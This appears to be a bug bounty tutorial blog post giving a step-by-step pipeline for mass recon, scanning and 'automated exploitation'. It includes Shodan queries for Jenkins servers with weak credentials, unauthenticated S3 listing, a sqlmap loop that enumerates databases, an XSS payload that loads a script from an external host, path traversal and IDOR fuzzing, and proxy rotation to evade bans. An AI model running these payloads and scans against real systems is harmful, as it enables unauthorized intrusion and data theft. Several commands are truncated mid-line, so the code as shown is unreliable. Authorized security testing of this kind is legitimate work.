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## From Zero to \$1000/Month | Bug Bounty Automation Blueprint

Proven Tactics, Tools, and Code to Automate Your Way to Consistent Bounties



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
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Hi geeks, *it4chis3c* (Twitter) came-up with another bounty earning write-up in the Bug Bounty Hunting Series:

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& techniques, you can make it more effective & result oriented.

### Phase 1: Recon Automation

#### Step 1: Subdomain Enumeration

Tools: Sublist3r, Amass, Subfinder, Chaos, DNSGen

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# Bruteforce permutations (e.g., api-dev, vault-prod)
subfinder -d example.com -silent | dnsngen - | massdns -r resolvers

# Merge and deduplicate results from multiple tools
amass enum -passive -d example.com -o amass.txt
chaos -d example.com -key YOUR_API_KEY -o chaos.txt
cat amass.txt chaos.txt | anew all_subs.txt

# Resolve live hosts with HTTPX
cat all_subs.txt | httpx -silent -ports 80,443,8080,8443 -status-c
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#### Step 2: Asset Discovery

Find Hidden Endpoints & Keys:

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# Extract URLs from Wayback Machine + Common Crawl
waybackurls example.com | gau | grep "\.js$" | anew urls.txt

# Hunt for secrets in GitHub
gitgraber -k keywords.txt -q "example.com" -d

# Find exposed S3 buckets using AWS CLI
aws s3 ls s3://bucketname --no-sign-request --region us-east-1
```

Shodan Hacks:

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# FIND JENKINS SERVERS WITH WEAK CREDENTIALS
shodan search 'http.title:"Dashboard [Jenkins]" http.html:"Manage

# Hunt for Swagger UI endpoints
shodan search 'http.title:"Swagger UI" http.status:200'
```

## Phase 2: Vulnerability Scanning | Nuclei + Custom Templates

### Step 1: Build Custom Nuclei Templates

#### Detect Exposed Git Directories

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id: exposed-git

info:
  name: Exposed Git Directory
  author: you
  severity: medium

http:
  - method: GET
    path:
      - "{{BaseURL}}/.git/config"

  matchers:
    - type: word
      words:
        - "[core]"
```

Save as `exposed-git.yaml` and run:

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```
cat live_hosts.txt | nuclei -t exposed-git.yaml -o git_exposure.tx
```

### Step 2: Parallelize Scans for Speed

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# Split targets into chunks
split -l 100 live_hosts.txt split_list_

# Run parallel Nuclei scans
find . -name "split_list_*" | xargs -P 10 -I {} sh -c 'nuclei -l {'
```

### Phase 3: Automated Exploitation

Avoid "N/A" or "Duplicate" responses

### Step 1: Auto-SQLi with SQLmap + Wrapper

Bash Script for SQLi Testing

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#!/bin/bash
# Save as sqli_scanner.sh
INPUT_FILE="urls_with_params.txt"

while read url; do
    sqlmap -u "$url" --batch --random-agent --level 3 --risk 2 --dbs
done < "$INPUT_FILE"
```

Extract URLs with Parameters:

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```
cat urls.txt | grep -E "\.php\?id=|\.asp\?q=" | qsreplace "FUZZ" |
```

### Step 2: XSS Automation with Dalfox + XSS Hunter

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```
# Mass scan with Dalfox
dalfox file xss_fuzz.txt -w 50 -o xss_results.txt

# Deploy XSS Hunter payloads
cat urls.txt | grep "search=" | qsreplace "><script src=//your-xss-payload.com/"
```

## Phase 4: Traffic Analysis | Catch Edge Cases

Automate Burp Suite for auth/logic flaws.

### Step 1: Burp Macro for Auth Flows

#### 1. Record a Macro:

- Go to Project options → Sessions → Session Handling Rules → Add → Record Macro .
- Capture the login request (e.g., /login → POST username=... ).

#### 2. Auto-Replay with AutoRepeater:

- Install AutoRepeater from BApp Store.
- Set rules to swap parameters (e.g., userId= → userId=../../../../admin ).

### Step 2: FFUF for Parameter Fuzzing

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# Bruteforce API endpoints
ffuf -w ~/wordlists/api_params.txt -u "https://example.com/api/FUZZ"

# Fuzz numeric IDs for IDOR
seq 100 200 | ffuf -w - -u "https://example.com/user?id=FUZZ" -mr
```

## Final Checklist

- Rotate IPs with `proxychains` to avoid IP bans.
- Use `tmux` or `screen` for long-running scans.
- Update tools weekly: `nuclei -update-templates`.

### Top Tools That Helped Me Earn \$500 in 30 Days

How I used these tools & commands to find bugs fast

[infosecwriteups.com](https://infosecwriteups.com)

### 7 Recon Tricks Made Me Earn \$\$\$ Bounty

Find your first bug by performing recon by common but in an unusual ways

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### \$1000+ Passive Recon Strategy You're Not Using (Yet)

Still using subfinder & sublist3r tools for finding assets while recon??

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### \$100-\$200 worth 403 Bypass Techniques

Practical, Advanced and Real-world based Techniques to Bypass 403 Forbidden

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